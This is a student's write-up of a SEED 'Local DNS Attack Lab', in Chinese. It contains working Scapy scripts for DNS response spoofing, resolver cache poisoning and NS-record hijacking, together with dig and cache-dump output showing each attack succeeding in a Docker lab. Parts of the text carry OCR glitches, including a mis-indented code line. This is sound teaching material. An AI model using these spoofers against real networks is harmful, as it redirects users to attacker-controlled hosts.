
Lab 5: Local DNS Attack Lab

57118101　卞郡菁


准备工作：

cd Desktop/Labs_20.04/Network\ Security/Local\ DNS\ Attack\ Lab/Labsetup/

一、网络拓扑图



二、容器构建环境




```
[07/25/21]seed@VM:~/.../Labsetup$ dockps
7554b321622d  seed-router
c55f99a15865  user-10.9.0.5
2a36f28b02c3  local-dns-server-10.9.0.53
c9cd48029e6b  seed-attacker
2dfcb2742b2c  attacker-ns-10.9.0.153
```

三、测试工作（以 user-10.9.0.5 测试 DNS 配置初始正确性）


分别执行：

(1) dig ns.attacker.com　查询到 ns.attacker32.com 的地址为 10.9.0.153：




```
[07/25/21]seed@VM:~/.../Labsetup$ docksh c5
root@c55f99a15865:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8678
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 901b4e3c9b4660180100000060fdf634d0fd3ae133eb1a17 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jul 25 23:39:32 UTC 2021
;; MSG SIZE  rcvd: 90
```

(2) dig www.example.com 从官方域名服务器获取其 ip 信息（正确）



```
root@c55f99a15865:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51368
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bb6f23f6660deadc0100000060fdf7a4f22ca9514830f6b8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 4164 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Jul 25 23:45:40 UTC 2021
;; MSG SIZE  rcvd: 88
```


(3) dig @ns.attacker32.com www.example.com 从攻击者服务器获取其 ip 信息（伪造）



```
root@c55f99a15865:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58174
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 703da214db94115f0100000060fdf7cfc31ed51e9ae7e65d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Jul 25 23:46:23 UTC 2021
;; MSG SIZE  rcvd: 88
```


Task 1: Directly Spoofing Response to User

（1）在攻击主机上查看 10.9.0.0/24 网段的端口名称：




```
root@VM:/# ifconfig | grep br
br-45a5f8921bfa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.1  netmask 255.255.255.0  broadcast 10.8.0.255
br-cea7b7b92b99: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet 192.168.73.131  netmask 255.255.255.0  broadcast 192.168.73.255
```

（2）接口：cea7b7b92b99




```
root@VM:/# ifconfig | grep br
br-45a5f8921bfa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.1  netmask 255.255.255.0  broadcast 10.8.0.255
br-cea7b7b92b99: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet 192.168.73.131  netmask 255.255.255.0  broadcast 192.168.73.255
```

（3）故攻击代码如下：




```python
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        udp = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.name, type='A', ttl=259200, rdata='1.2.3.4')
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,qr=1,qdcount=1,ancount=1,an=Anssec)
        spoofpkt = ip/udp/dns
        send(spoofpkt)

myFilter = "udp and src host 10.9.0.5 and dst port 53" # Set the filter
pkt=sniff(iface='br-cea7b7b92b99', filter=myFilter, prn=spoof_dns)
```

（4）执行攻击代码：



```
root@VM:/volumes# task1.py
 10.8.0.11 --> 192.48.79.30: 1161
.
Sent 1 packets.
 10.8.0.11 --> 192.41.162.30: 62265
.
Sent 1 packets.
```

（5）攻击后，用户查询 www.example.com 的 DNS 信息，发现已经被改变：




```
root@c55f99a15865:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55404
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
DNS\032Question\032Record. 259200 IN    A       1.2.3.4
```

Task 2: DNS Cache Poisoning Attack-Spoofing Answers

—— 伪造其他域名服务器发送给本地域名服务器的 DNS 响应


（1）在本地 DNS 服务器 10.9.0.53 上输入命令 rndc flush 刷新缓存

（2）在受害者机器上 dig www.example.com




```
root@c55f99a15865:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51368
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bb6f23f6660deadc0100000060fdf7a4f22ca9514830f6b8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34
```

（3）在 10.9.0.53，输入 rndc dumpdb -cache，输入 cat /var/cache/bind/dump.db，可以看到 DNS 缓存正常。




```
www.example.com.        691179  A       93.184.216.34
```

（4）在攻击者主机 10.9.0.1 上运行脚本如下：




```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode("utf-8")):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
    Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS object
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)
myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br- cea7b7b92b99',filter=myFilter, prn=spoof_dns)
```

得到结果：



```
root@c55f99a15865:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5703
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 91ea77436ae0315a0100000060f74faed32031f63298063e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4
```

（5）在 DNS 服务器上输入 rndc flush，rndc dumpdb -cache，cat/var/cache/bind/dump.db 查看：




```
; authanswer
www.example.com.        863977  A       1.2.3.4
; glue
```

说明攻击成功。

Task3: Spoofing NS Records


—— 一次攻击可以影响整个域

（1）用以下程序进行攻击




```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode("utf-8")):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
    Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.5',ttl=259200) # Create an aswer record
    NSsec = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
dns=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,an=Anssec,ns=NSsec) # Create a DNS object
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-cea7b7b92b99',filter=myFilter, prn=spoof_dns)

~
~
~
```

（2）在 user 上查看 www.example.com、mail.example.com：




```
root@c55f99a15865:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30911
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6445970038572c330100000060f9598383c27fe484d1edce (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```



```
root@c55f99a15865:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60883
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 436b05277208d1e40100000060f959b28adb7fc8245d1b3e (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6
```

（3）本地 DNS 服务器上查看缓存，可以看到欺骗 NS 记录。



